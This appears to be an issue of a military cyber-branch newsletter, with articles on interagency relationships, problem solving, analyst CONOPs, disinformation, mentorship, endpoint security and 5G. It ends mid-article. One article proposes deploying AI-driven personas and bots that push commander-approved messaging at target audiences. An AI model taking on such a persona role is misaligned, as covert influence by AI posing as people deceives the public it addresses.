Issues that arise involving external mission dependencies can lead to failure to meet mission objectives. Examples are easy to conjure. Sometimes, offices within the same agency sharing a mission are at odds with one another simply because of the geographical separation. One site may think they are better than another simply due to proximity to headquarters and decision makers. Sections within the same Brigade geographically separated can, and have at times, fallen victim to the same mentality. This has occurred with units, branch immaterial, down range where unified efforts should be paramount. It has also occurred in operational units at home in the execution of essential strategic missions. Examples of relationship challenges can be found for both Offensive and Defensive Cyber teams. Combat Mission Teams may find

themselves engaged in attempts to overcome cultural and mission priority challenges with interagency partner offices. Cyber Protection Teams (CPT) may experience challenges earning the trust of network owners' IT support teams. IT support teams need to trust that CPTs are there to help as opposed to strictly reporting inadequacies to higher. Likewise, both entities may have to work past Combatant Commanders, and staffs, lacking familiarization with CMT (Cyber Mission Teams) and CPT efforts in a vernacular that can be digested and applied. Failure in these areas can create friction points with key mission dependencies preventing the buy in needed to gain mission success. Examples can go on and on, but it is sufficient to say that the problem exists throughout all levels of operations.

When a mission is confronted with a dependent relationship that is deteriorating, a secondary mission spawns. Management and successful navigation of the relationship becomes a no-fail mission. Often there is not enough understanding of the criticality and complexity of this mission and it is brushed aside because in the military you can make people do things and eventual acquiescence is assumed. Full buy in and support looks, smells, and feels vastly different from acquiescence, and so do the results.

Honest mission analysis on this problem starts with the recognition of one's own actions that may have contributed to the issue. As members of the Department of Defense, Soldier or Civilian, we are all members of a great team, but we are also human. I have fallen victim in the past to hubris and stubbornness. I am certain I am not alone. Most of our relationship issues start here. Humility is often viewed as a sign of weakness, but we should all be so lucky to be humbled from time to time. It sincerely happens to me almost daily since I have joined the Cyber Branch. The sheer level of technical competence and ingenuity across the formation, rank immaterial, is astounding. Not every failing relationship is going to be resultant of us getting in our own way, but it should always be the first point of examination. Even if you are not the culprit, the problem still needs to be addressed.

Communication is key and requires a personal touch. Society has become too comfortable communicating via email and chat. I have witnessed enough of these scenarios now to appreciate that email and chat are not the answer. Even calculated responses are too easily misconstrued. Digital correspondence can be de-humanizing removing the face of the individual on the other side of the communique. People will write things in the ether that they may not sincerely think when faced with another human being. The best-case scenario is meet face to face as often as possible. Even if that means some TDY. It shows how much you care about the relationship. If TDY is simply not possible, hold a VTC or Skype conference call. For the love of all that is good turn on the camera. Put a face to the problem, make it personal. If all else fails, pick up a phone and put a voice to the issue. Follow up with email, but do not make e-mail the primary means of communication. When putting a face to the issue, remember one extremely important thing. Frequently, you and those with whom you disagree are only a PCS away from being on the other side of the debate. When you realize this, your perspective will change.

Use your communication wisely to establish trust. One of the best ways to do this is to listen. Quiet yourself and truly listen. Do not spend the entirety of the pauses of your speech formulating your next statement. This is a tendency that is far too prevalent in the military. We all feel that we need to say something smart to prove our worth, earn our place, show our value. Your value is better displayed in the long run through results. Results come from listening, digesting, and delivering. When you listen, the root of conflict in relationships is discernable. By delivering on actions and addressing issues from the other side you begin to earn trust. Earning trust is key to building the relationship. Once it is known that you will listen and deliver, then it is highly likely that the same will be reciprocated.

The hard truth is that as Soldiers and Civilians in the Department of Defense we all work with an abundance of Type A personalities, even in Cyber. Even if you do everything right you may encounter some who unintentionally facilitate adversarial exchanges as they feel the need to exert dominance to control the situation. In those instances, I like to remember the Harry Truman quote, "It is amazing what you can accomplish if you do not care who gets the credit." While this may be counter-intuitive for those fighting for promotion, or a pot of money to keep programs viable, remember that the end goal is mission success. Positive results on assigned missions will help protect the money, and "Coordinated with …to achieve…" "Cooperated with ….to accomplish…" demonstrates your ability to work at a higher level across organizations. ■

Escaping Tunnel Vision, Turning Problems into Solutions

By Chief Warrant Officer 2 Danielle N. Shepherd, Analysis & Production Chief, C Company, 782nd Military Intelligence Battalion (Cyber)

Today, our lives can feel like an endless stream of problems coming at us from a variety of directions..

WE SEE THIS AT WORK and in our personal lives. It feels as though there is never enough time to solve them all. When such issues arise the vast majority of us focus on the problem at hand. We tend to only see the obstacle in front of us. All thought and efforts are focused on traversing that obstacle by any means, as quickly as possible. As problems pile up we look for short-cuts.

In doing so, we fail to see the bigger picture; what lies beyond our narrow path. We miss opportunities to create solutions from all the available information within our reach. If we pick our head up and take in our surroundings; we will not only solve that problem but previously unseen future problems. By taking this approach, our solutions are no longer driven by circumstances and time crunches. In this article, we will look at how to see the problem as the solution and how simply changing our outlook will vastly change our future.

To begin, we must first consider the problem at head. Looking at it in its simplest form by breaking it down into who, what, where, when, why, and how. Next, we must write it down so we can identify obvious gaps. From there we must take a step back. We must expand our view point including all elements surrounding the problem. To do this, visual the problem as a physical thing. From there, we must start asking questions. Consider what is around it, beneath it, and beyond it - look past the obvious and see the opportunities.

For example, say a team identifies a problem with their products that reduced the effectiveness by 10 percent. In addition, they realize that the problem with those products directly affected a new customer. Instead of just correcting the existing issues the team decided to apply this problem solving technique. By immediately addressing the problem with a broader view, the team would be able to not only correct the problem at hand but directly tie in new procedures for future products while streamlining SOPs. Not only does this reassure there current customers about their abilities and work ethic, but its builds a positive reputation that will bring in new customers.

As will all problem solving, we must ensure that all ideas are considered and the clear communication is prioritized. Without it the solution will likely slip through our fingers. Provide multiple feedback options to encourage even the most introverted teammate to share their ideas. Another way to encourage involvement, is to change of your environment. If you are in a more open space, find a smaller more intimate location to discuss the problem. If the team is typically more serious find a way to get them to be more relaxed for a bit while promoting creativity. These small changes will help you and your team seethe bigger picture.

Using this thought process will open up the possibilities that lie within the problem. This allows you to turn the problem into an enabler to improve existing best practices, protocols, and standard operating procedures. Regular use of this method will aid you to identify previously overlooked issues allowing to reach significant solutions well ahead the problem. This will take some practice and patience. We must understand that all problems are the same – just packaged differently. ■

References:

- https://upload.wikimedia.org/wikipedia/commons/thumb/f/f9/Tunnel_vision_sc.png/300px-Tunnel_vision_sc.png
- https://visionforlifeworks.com/wp-content/uploads/2014/04/tunnel-vision-01.png
- https://www.firestorm.com/wp-content/uploads/2018/07/Tunnel-Vision.jpg
- https://bellevuechristiancounseling.com/wp-content/uploads/2020/03/how-stress-gives-you-tunnel-vision-and-how-to-deal-with-it-3-500x333.jpg
- https://image.shutterstock.com/image-illustration/problem-solution-600w-227596465.jpg
- https://jooinn.com/images1280_/doubt-and-solution-solutions-and-ideas-concept.jpg

[Analyst CONOP]

By Chief Warrant Officer 3 Francisco A. Salas, Cyber Planner, Detachment-Texas, 782nd Military Intelligence Battalion (Cyber)

Issue: Data Analysis is not methodical.

CURRENTLY, SIGDEV (signals intelligence (SIGINT) development) Concept of Operations (CONOPs) are used by an A&P (analysis and production) lead and collection manager to layout an analytic approach. While they should assign troops to tasks, based on PIR and EEIs (priority information requirements / essential elements of information) that need to be answered, these high-level CONOPs can be very broad, and it is easy for PIRs/EEIs to be ignored, because they are not specifically assigned to any one analyst.

The recommendation then, is for an additional analyst CONOP that will organize requirements, actions, and drive creative thinking. The CONOP will be created by individual analysts before a mission start and refined throughout. It communicates requirements, as an example, a DNEA (digital network exploitation analyst) would have, or need to acquire, in order to thoroughly conduct their duties, i.e. hardware/software, data/log types, accounts, training gaps, etc.

The CONOP should be a detailed, from beginning to end, almost obvious, such as setting up work space, identify commands/queries to be used, and schemes of maneuver. Very specifically, attention should be given to the process of path analysis.

Path analysis is a series of steps taken to trace the connectivity between two device (or user) end points as data traverses a network. Knowing what to expect along the physical and logical paths between those points can also be vital in determining software types and logging services/locations, which the analyst can then research directories of interest to investigate to find leads to the next piece of the puzzle. While there will be any number of obstacles to path analysis such as encryption, ICMP (Internet Control Message Protocol) restrictions, etc., having this road map will be a forcing function for the analyst to prepare contingencies for gathering information, giving scope and scale, and to determine what type of training will be needed for a new problem set.

With these steps and ideas outlined in a CONOP, efforts can be very focused, and adjusted as needed, and most importantly the PIRs and EEIs can be placed into the process as needed and tracked to individual's areas of responsibility.

Additionally, CONOPs are helpful ways to develop Operations Notes (OP Notes) that are coherent and useful to feed a shared situational awareness for the team, and enables refined planning for target engagement or actions that ultimately meet the Commander's Objectives.


CONOPs can be tedious work, however they are vital to keeping work flows organized, on schedule, and will foster thought processes, and shape missions. ■

***FORT GEORGE G. MEADE, Md.** – Col. Matthew Lennox, commander of the 780th Military Intelligence Brigade (Cyber), Command Sgt. Maj. Ronald Krause, the brigade's senior enlisted leader, and Greg Platt, the senior civilian advisor (left to right), held a virtual town hall with the Soldiers and Civilians of Detachment-Texas, 782nd MI Battalion (Cyber), headquartered at Joint Base San Antonio, July 31. Cyber Rangers!*

Disinformation – Countering False Narratives and Lies

By Chief Warrant Officer 4 Lee A. Unrein, Senior Technical Advisor, Detachment-Hawaii, 782nd Military Intelligence Battalion (Cyber)

So far, the year 2020 has been challenging, emotionally overwhelming, and profoundly life changing.



THE ARRIVAL OF A NEW silent enemy (COVID-19) on American soil has forced our society and military to adapt and overcome new challenges to ensure success of our objectives. Our country and society are undergoing profound social changes and turmoil. Modern day ease of access to information allows our citizens to ingest and formulate their opinions at a rate unparalleled in history. What is presented as fact or fiction is often hard to distinguish. Viewers are increasingly exposed to content that is meant to shape perceptions and tap into unconscious biases. Emotionally charged content meant to illicit a response and prey on people's emotions is becoming more prevalent.

Disinformation has become a predominating tactic being leveraged by our adversaries to foment division and stoke tensions. Disinformation is defined as false information deliberately and often covertly spread (as by the planting of rumors) in order to influence public opinion or obscure the truth. Disinformation is a subset of misinformation with the main difference being that misinformation is shared accidentally, while disinformation is shared deliberately. Those that inadvertently spread misinformation often come from sources that seed disinformation.

Joint Publication 3-13 states that Information Operations is the integrated employment, during military operations, of information-related capabilities in concert with other lines of operation to influence, disrupt, corrupt, or usurp the decision making of adversaries and potential adversaries while protecting our own.

The DoD should bolster efforts within the Information Environment to counter disinformation. As General David Petraeus once said "be first with the truth – even on bad days." We should be rapidly countering disinformation messages. This is an enormous undertaking in our current information environment and there will be no silver bullet or perfect solution. We cannot expect human capital alone to effectively counter disinformation campaigns.

The DoD should be focused on developing and partnering with the commercial sector on technologies such as Artificial Intelligence and machine learning languages to identify and counter disinformation. One such suggestion is to develop AI-driven personas and algorithmic bots that identify information and counter it with approved message content. Message

content could be developed by planners, pass legal review and be approved by Commanders. Being timely with correct information could have second and third order effects that could prevent or slow erroneous and damaging information from propagating. This would also discredit the entity who is creating and propagating the disinformation – thus imposing time and cost. In essence, providing this timely and factual information would allow us to achieve our objectives of informing and influencing the cognitive dimension of our target audience more effectively without infringing on civil liberties.

How do we as individuals attempt to counter disinformation or stop the spread of misinformation? Education is a key enabler in the fight against disinformation. Educating people and giving them the necessary tools on how to identify disinformation, do proper research and question what is being presented can help to stop the spread of false information and aid in our battle against disinformation campaigns.

One proposed solution is to foster and develop one's critical thinking skills. Professional Military Education should incorporate more critical thinking classes into their curriculum. Topics such as identifying cognitive bias should be taught. These topics, training and concepts should be permeated down to the lowest levels. Investments such as these will serve well to further develop professionalism in our Military.

Lastly, we should look towards a cultural change within our organizations. Leaders must ask themselves if the Cyber Operations we are conducting in support of Information Operations truly attaining

a return on investment and effectively achieving the Commander's intent. For example, is Tweeting a pro opposition or anti-regime message with only a handful of social media followers really delivering effects with the desired intent and effectiveness? Does delivering effects in adversarial red space meant to demonstrate "we are here" really deter an actor from disengaging from their activities. Are we conducting operations for the sake of increasing metrics and make it appear that we are doing something meaningful in the fight?

Cyber is not easy and takes significant time and investment. Our operational environment is always changing and dynamic. We must properly educate our leaders and provide realistic expectations on what we can currently provide and attempt to properly forecast what we may be able to provide in the future. We must be able to better cease opportunities as they are presented and not be bogged down by politics, legal hurdles and bureaucracy. Our adversaries will continue to cease the initiative on not wasting a good crisis to further their goals and interests. China, Russia and Iran's tactics of using disinformation to sow distrust, confusion, division and discontent related to current social events will continue into the foreseeable future. If we do not find innovative and aggressive ways to counter disinformation, our enemies will be emboldened and America and democracy itself will be threatened. The trust that America holds in its institutions will erode and our Nation will be forever altered.

Mentorship, is this Really a Thing?

By Chief Warrant Officer 4 Quintavious J. Hurst, Battalion Senior Technical Advisor, 915th Cyber Warfare Battalion

Everyone will have an opportunity to provide mentorship at some point in their lives. This article will define mentorship, provide some example of its existence, and charge others in sharing this opportunity.

SOME MIGHT ASK, WHAT IS Mentorship? Is it really a thing? According to Army Regulation 600-100, Army Profession and Leadership Policy, "Mentorship is the voluntary developmental relationship that exists between a person of greater experience and a person of lesser experience that is characterized by mutual trust and respect". Mentorship can take places at various levels (i.e. leader to subordinate, subordinate to leader, and peer to peer).

Mentors are necessary when you have a desire to be successful and you want advice from someone that has walked the path where your journey is beginning. John C. Maxwell, states "One of the greatest values of mentors is the ability to see ahead what others cannot see and to help them navigate a course to their destination." When starting a new journey, task, project, position, or organization proper mentorship can enable the mentee to avoid potential pitfalls that are unbeknown to them. Mentorship should challenge you to be better than you were before. Receiving mentorship will push you and challenge you to go further than you thought possible. It is important to trust and understand advice given to you by your mentor. Oftentimes this advice could make you feel uncomfortable because your mentor is challenging you to be a better version of yourself for you to succeed on your new journey, task, project, position or within your organization.

A core pillar of mentorship includes care for the person and their successes. As a mentor, not only must you care for your mentee, you also must ask yourself how you can properly help someone succeed if you don't care for them personally or professionally. When you care for your mentee, you show empathy and impartiality to your mentee which allows you to do all you can to empower, advice and strengthen your mentee. On the other hand, the mentee must be able to trust and respect you as their mentor to allow themselves to be vulnerable and open to the wisdom and advice you are sharing with them. Maya Angelou says that "In order to be a mentor, and an effective one, one must care. You must care. You don't have to know how many square miles are in Idaho, you don't need to know what is the chemical makeup of chemistry, or of blood or water. Know what you know and care about the person, care about what you know and care about the person you're sharing with." When a mentee knows their mentor care for them, it is easier to receive advise, coaching, and challenges from a mentor with the understanding that is making them be the better version of themselves.

Whether your technical knowledge includes coding, analyzing, identifying a vulnerability, or leading, mentorship is valuable to the individual and contributes to the team being a success. If you look at anyone successful, there was a team behind the scenes offering support, advice, and cheering them along the way. Each successful person has that support system to help guide them spiritually, professionally, physically, financially and personally. Denzel Washington said it best: "Show me a successful individual and I'll show you someone who had real positive influences in his or her life. I don't care what you do for a living—if you do it well I'm sure there was someone cheering you on or showing the way. A mentor."

In the beginning, I asked what is mentorship and if it really is a thing? Mentorship is what you make it out to be in order to succeed. Mentorship is not only limited to being in the Army. Mentorship can be used in every aspect of your life to help shape and mold you into being a better version of yourself. Whether your goal is to be a better spouse, parent, soldier, cook, analyst or leader, having the right mentorship can help make you a better person. As you read this BYTE, I challenge you to get a mentor and be a mentor. I also ask you to be mentor that can be trusted, care about your mentee, and provide positive influences on others. Always remember that everyone will have an opportunity to provide mentorship at some point in their lives.

Enterprise Endpoint Security Importance to the Department of Defense Networks

By Chief Warrant Officer 3 Desmond T. Agee, 915th Cyber Warfare Battalion

Motto: "Harbinger" "Take Everything, Leave Nothing"

ENDPOINT SECURITY is a critical component of the Department of Defense information network (DODIN). Endpoint security platforms provide protection at the lowest level known as the host level. Information Technology security tools have become far increasingly proactive and capable of preventing potential cyber threats. The Department of Defense information network (DODIN) is at risk from nation-states, hacktivists, organized crime, and malicious and accidental insider threats. Endpoint security is often seen as cybersecurity's frontline, and represents one of the first places the Department of Defense look to secure their enterprise networks.

Endpoint Security is a vital part of enterprise cybersecurity for many reasons. Data is often the most valuable asset to the Department of Defense. The threat landscape is becoming more complicated. Hackers are always coming up with new ways to gain access, steal information or manipulate employees into giving out sensitive information. End-points are one of the most vulnerable spots within a network, thus they are frequently targeted. Since most Department of Defense end-points contain some type of sensitive data, their protection has the utmost importance. Another problem is that the way Department of Defense personnel work is changing. As work from home policies are being implemented, personnel are taking devices with sensitive data out in the world. These devices can be lost, stolen, or forgotten, leaving data vulnerable. One purpose of endpoint security is to make sure devices remain secure regardless of whether they are in your possession or not.

End-points are one of the most vulnerable spots within the Department of Defense network, thus they are frequently targeted by malicious attacks. Since most end-points contain vulnerable data, their protection has the utmost importance. As the technology advances, end- points such as mobile devices are becoming increasingly connected to the Department of Defense information network (DODIN) for official purposes.

Hackers employ various tactics to exploit security vulnerabilities in end-points. They often aim to gain control of the endpoints using botnets. When a hacker gains access to an endpoint, they can use the compromised endpoint to obtain sensitive information. They can hold the information they accessed as hostage in order to threaten the Department of Defense or they can attempt to blackmail the Department of Defense. Also it is not uncommon for a hacker to gain unauthorized access to an endpoint solemnly for disruption.

In order to protect the Department of Defense information network (DODIN) with a thorough endpoint security, we need to understand what information needs to be protected. We should identify sensitive information and which personnel need to have access to it. After implementing the right solution for the endpoints in Department of Defense information network (DODIN), we must regularly check our security precautions. Moreover, we must regularly test for vulnerabilities and take necessary steps to keep the security posture of the Department of Defense information network (DODIN) up-to-date. ■

5G – Inevitable Revolution of Speed is Coming

By Chief Warrant Officer 3 Mosi Winder, Task Force Echo, 91st Cyber Brigade


When the topic of emerging technologies are discussed, many ideas come to mind. Artificial Intelligence (AI), self-driving cars, smart cities, Internet of Things (IoT), and telemedicine are just some of the buzz words that get thrown around.

FIFTH GENERATION NEW radio, otherwise known as 5G, promises to be a pivotal component in the realization in many of these technologies. 5G is a revolutionary technology that will bring transformation to the world. It is not just a minor improvement in the speed of cellular networks. It is the next step in an interconnected world.

5G is the topic of great discussion among the techies, enthusiasts, and simple people alike. As with any emerging technology there is a broad spectrum of skeptics, critics, connoisseurs, supporters, vociferous promoters and cautious investors. Is 5G truly the technology that will revolutionize our iot world or will this be an embarrassment to the tech community and a great disappointment?


The standards for 5G come from the international telecommunications union (ITU). "ITU is the united nations specialized agency for information and communication technologies – icts." ITU's radiocommusector (ITU-R) set the standards in 2012. The standards are known as the international mobile telecommunications 2020 (IMT-2020). 2020 Represents how the ITU-R perceived telecommunication requirements for 2020 and beyond. Among the many standards set in IMT-2020, the newest draft lists several key minimum specifications. "They are the downlink peak data rate of 20 Gbit/s, the uplink peak data rate of 10 Gbit/s, the connection density of 1,000,000 devices per km2, the mobility interruption time of 0 ms, support scalable bandwidth."

Another minimum requirement established by IMT-2020 is bandwidth must be at least 100 MHz. 100 MHz resides the low-band spectrum. However, 5G can operate in three different spectrum bands. Fourth generation long term evolution (4g LTE) cannot. This flexibility enables 5G to exceed the speeds of LTE.



Low-band spectrum is anything under 1 GHz, mid-band spectrum is anything from 1 GHz to under 6 GHz, high-band spectrum is anything 6 GHz and above. The low-band spectrum is what U.S. Cellular companies primarily use for LTE. The upside to the low-band spectrum is that it provides excellent area coverage and penetration of buildings. The primary downside is that the maximum speeds are limited to 100Mbps. The mid-band spectrum has faster speeds and better latency than the low-band spectrum. However, it has weaker building penetration. Speeds can get up to 1Gbps on the mid-band spectrum. The high-band spectrum is what is typically associated with 5G. It currently has speeds of 10Gbps and very low latency. The coverage area is inferior, and building penetration is minimal. There is a sub-section of the high-band spectrum from 30GHz to 300GHz. This sub-section is known as the millimeter wave spectrum (mmWave). Many spectrums are unused, especially in the mmWave, so the federal communication commission (FCC) has been auctioning off spectrums to cellular carriers.

Since the high-band spectrum has low latency and sparse area cover, the cellular companies combat this with the use of small cells. Small cells are compact, low-powered wireless base stations that extend the coverage of wireless networks. They are about the size of a pizza box. Small cells can transmit over low-band, mid-band, and high-band spectrums. Transmitting over the mid and high-band spectrums is crucial for 5G implementation. Also, small cells only cover a small area. Companies need to place them every few blocks. "The number of small cells deployed is predicted to rapidly increase over the next few years from about 13,000 small cells in 2017 to over 800,000 total deployments by 2026." Traditional wireless broadcasts signals in all directions. 5G uses small cells and beamforming. Beamforming does not broadcast in all directions but instead sends focused directional signals to a user. The focused signals enable more information to be transmitted with less interference. It also allows for more simultaneous



connections to a tower or small cell for 5G. Once you are out of range of the beam of one small cell the next in range picks you up. This application is why 5G has low latency and why cellular companies plan to install so many small cells.

One of the concerns that have come up with the implementation of 5G is health concerns. As with previous generations of cellular technology, there is concern about radiation associated with 5G technology. This partially stems from the large number of small cells that will be deployed in a 5G network and the frequencies that will be used. As previously mentioned, inadequate area coverage and building penetration with the high-band spectrum requires more infrastructure to be deployed. While current cellular towers provide coverage for several miles, small cells only cover up to 2km in rural areas. Coverage is further reduced in urban areas due to buildings obstructing signal path. Multiple small cells are put in strategic locations to overcome the physics challenges associated with structure density in urban areas. This increased cell presence, coupled with frequency use, has some worried that the radiation from so many small cells in an urban area will have adverse effects. The FCC and food and drug administration (FDA) say there is nothing to cause concern. However, the world health organization issued a statement saying, "the who/international agency for research on cancer (IARC) has classified radiofrequency electromagnetic fields as possibly carcinogenic to humans (Group 2b), based on an increased risk for glioma, a malignant type of brain cancer, associated with wireless phone use." The report also stated that more research needed to be done to render a conclusive determination. Furthermore, the report stated that this conclusion only relates to the form of cancer known as a glioma, a broad category of brain and spinal tumors.

The electromagnetic spectrum has two distinct categories: ionizing and non-ionizing radiation. Ionizing radiation includes ultraviolet rays, x-rays, cosmic rays, and gamma rays. This form of radiation can cause cancer. It damages cells by breaking down the chemical bonds in deoxyribonucleic acid (DNA). Cellular, satellite, microwave, and radio are non-ionizing and don't damage cells.




Figure 1: "Splat" chart with mmWave propagation




Figure 2: "Splat" chart with sub-6 propagation

Although some experts believe that cell damage could potentially occur through oxidative stress. There have been no direct links found between the development of tumors and radio frequency (RF) exposure. Studies for rf and cancer are limited, so some lawmakers want to hold off on building 5G networks. Nevertheless, there is little they can do. Section 704 of the telecommunications act of 1996 states, “no state or local government or instrumentality thereof may regulate the placement, construction, and modification of personal wireless service facilities on the basis of the environmental effects of radio frequency emissions to the extent that such facilities comply with the commission’s regulations concerning such emissions.” The act prohibits local governments from blocking cellular deployment due to health and environment concerns. All they must do is comply with the FCC’s safety standards.

Another concern about 5G was brought forth by the united states navy, the national aeronautics and space administration (NASA), and the national oceanic and atmospheric administration (NOAA). Their primary concern was with the 24GHz band. A report from Capt. Marc Eckardt of the Navy stated, "remotely sensed observations (water vapor) may be degraded or lost due to growing interference from the broader adoption of 5G; specifically, in the 24 GHz bands. Naval operations will continue but with a probable degradation of weather and ocean models, resulting in increased risk in safety of flight and safety of navigation, and degraded battlespace awareness for tactical/operational advantage." At the time of the report, the FCC was about to have an auction for the 24 GHz band. The organizations feared that other countries would follow the united states in implementing 5G over the 24 GHz band. The culmination would result in the degradation of services worldwide. Capt. Eckardt proposed the FCC “tighten out-of-band interference by reducing bleed-over limits to -57dB.”

5G will revolutionize the way we do (___), fill in the blank with another technology. The thought behind this sentence becomes more relevant each day. Healthcare is one of the topics that could be drastically changed by 5G. The first way 5G could affect healthcare is telemedicine. High speed, low latency networks would allow doctors to interact with patients in rural areas in real-time. Remote robotic surgeries are another benefit of 5G. Surgeries of this type already happen, but the doctor is next door to the robot. 5G could allow for the doctor to be anywhere while conducting the operation as if they were there.

Another transformation will be in virtual reality (VR) and augmented reality (AR). Both are currently used in healthcare. The upgraded speeds allow for better training for medical professionals as well as providing distractions and calming mechanisms for terminally ill patients. Low latency will make real-time monitoring more reliable. Consumers use wearable devices that have limited capabilities. As these devices are improved and other medical grade devices are deployed, doctors will be able to monitor patients. The ability to detect a problem before it becomes too big would increase. 5G's requirements for low latency and high capacity could ensure medical professionals get the information they need. Lastly, the use of ai in healthcare could be greatly increased. The high speeds needed for rapid real-time learning could be implemented. This could help determine treatment plans for patients or help compose a diagnosis.

The ability of a high-speed network and low latency appears to be the missing component for autonomous vehicles. Once 5G is fully operational, the data speeds needed for autonomous vehicles to process everything around them will be at hand. Small cells will be all-around to ensure continuous connectivity, and beamforming will ensure high data transfer rates. This will also play a hand with the internet of things (IoT). Street lights, traffic lights, and street signs will all be connected. Vehicles will be able to know where jams and bottlenecks are and avoid them. Vehicles will be able to communicate with each other to help reduce collisions.

There are many more technologies that 5G is said to enhance, but you don’t hear much about any security concerns with

